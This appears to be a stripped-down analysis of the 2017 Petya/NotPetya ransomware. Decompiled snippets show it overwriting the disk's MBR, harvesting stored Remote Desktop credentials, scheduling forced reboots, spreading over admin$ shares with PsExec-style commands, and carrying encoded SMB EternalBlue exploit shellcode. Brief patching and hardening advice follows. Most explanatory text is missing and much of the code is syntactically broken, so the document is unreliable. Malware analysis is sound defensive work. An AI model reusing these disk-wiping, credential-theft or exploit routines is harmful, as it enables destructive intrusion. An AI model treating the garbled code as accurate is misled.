

“ Petya ”


2017 6 27

“ Petya ”
MS17-010

“ wannacry ”
“ wannacry ”
mimikatz

MBR

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege



3. C MBR

(1) SeDebugPrivilege 10 (521*10)
C 10

```

v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
    {
        // ... (commented out code) ...


        r.BytesPerSector = 512;
        // ... (commented out code) ...

        SetFilePointer(v0, OutBuffer,
        WriteFile(v0, v1, OutBuffer,
        // ... (commented out code) ...

        CloseHandle(v0);
    }
}

```

(2) MBR



(3) MBR



(4) MBR

(2)	ID	3	Windows	dllhost.dat
PsExec.exe			exe	bat vbs

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*( _DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*( _DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                goto LABEL_8;
            }
        }
        v7 = *v6 - *v5 ? -1 : 1;
        if ( v7 == 0 )
        {
            LABEL_8:
        }
    }
}

```

6.

```

if ( GetSystemDirectoryW(&Buffer, 0x300u) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM\\ ";
        if ( !(token_mask & 4) )
            v4 = (const wchar_t *)&unk_10014388;
        wprintf(Fu6, L"schtasks %ws/Create /SC once /TN \\\" /TR \\\"%ws\\\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
        wprintf(Fu6, L"at %02d:%02d %ws" u3, u2, &Buffer);
    }
}

```

7.


```

Name = 0;
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%s\\admin$\\%s", a3, &v23);
while ( 1 )
{
    pszPath = 0;
    hExistingToken = (HANDLE)NetAddConnection2W(&NetResource, lpPassword, lpLocalName, 0);
    wsprintfW(&v23, L"\\\\%s\\admin$\\%s", a3, &v23);
    v23 = PathFindExtensionW(&v23);
    IF ( v23 )
    {
        *v4 = 0;
        IF ( PathFileExistsW(&pszPath) )
        {
            dwErrCode = GetLastError();
            v5 = WriteFile_0_0..FileName g_f
        }
        processFileBuff : v10 v11)
        IF ( !dwErrCode )
        {
            buildCmd((MCHAR *)&v23, (MCHAR *)&v29, a3); // -d C:\\Windows\\System32\\rundll32.exe "%C:\\Windows\\%s\\",#1 %s \\%s -accepteula -s
            v5 = 0;
        }
        IF ( dwErrCode == 1 )
        {
            IF ( !lpUserName || !lpPassword )
            goto LABEL_53;
            buildRemoteConn((MCHAR *)&v23, (MCHAR *)&v29, a3, (int)lpLocalName, (int)lpPassword);
        }
        IF ( v29 == v5 )
        {
            v5 = 0;
        }
        sub_10008B70((MCHAR *)&v23, (MCHAR *)&v29, a3, (int)lpLocalName, (int)lpPassword);
        LPCTSTR cmdline
        LPCTSTR
        LPCTSTR

        struct _STARTUPINFO * char * StartupInfo
        struct _PROCESS_INFORMATION * char * ProcessInformation v8 CreateProcessAsUserW HANDLE ExitCode LPCWSTR v8
        GetLastError

        sub_10008B70((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
        IF ( v7 )
        {
            sub_10002068();
            result = v7;
        }
        else
        {
            byte_1001F8FD = 0;
            sub_10008B70((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
            result = v9;
        }
    }
}

```

```

ic_10003D80:
mov     cl, ds:shellcode[eax]
or      cl, 0CCh
mov     [esi+eax+1F1h], cl
ic      eax
ip      eax, 977h
charf...loc_10003D90

```

```

; char exploite_pack[]
exploite_pack dd 5C8C8CEDh          ; DATA XREF: sub_10003D80+0
               dd 0C520C4B0h
               dd 0EDCCCCCh
               dd 6024CCE8h
               dd 0FCCCCCh
               dd 0CCCCC024h
               dd 975C27CCh
               dd 0CC0BA75h
               dd 6FFEC3CCh
               dd 33133330h
               dd 0FDDDBF41h
               dd 0FFCC31Eh
               dd 0CCCEEF75h
               dd 0C3FC06CCh
               dd 4215426Dh
               dd 0C147A80Dh
               dd 0CCCCC0Ch
               dd 33C8AD47h
               dd 132230EDh

```

SMB exploit payload

```

*(_BYTE *)(u3 + 8) = 3;
*(_BYTE *)(u3 + 40) = 3;
*(_DWORD *)(u3 + 160) = -3145552;
*(_DWORD *)(u3 + 164) = -1;
*(_DWORD *)(u3 + 168) = -3145552;
*(_DWORD *)(u3 + 172) = -1;
*(_DWORD *)(u3 + 192) = -2101056;
*(_DWORD *)(u3 + 196) = -2101056;
*(_DWORD *)(u3 + 396) = -2100848;
*(_DWORD *)(u3 + 404) = -2100752;
*(_DWORD *)(u3 + 472) = -3145232;
*(_DWORD *)(u3 + 476) = -1;
*(_DWORD *)(u3 + 488) = -3145216;
*(_DWORD *)(u3 + 492) = -1;
u5 = 0;
do
{
    exploite_pack;
}

```

u5

1 Windows MS17-010

<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

2 WMI Windows Management Instrumentation

 --- --- services.msc

 --- Windows Management Instrumentation

3 Minikit

 --- --- regedit

1

TCP_NSA_EternalBlue_()_SMB [MS17-010]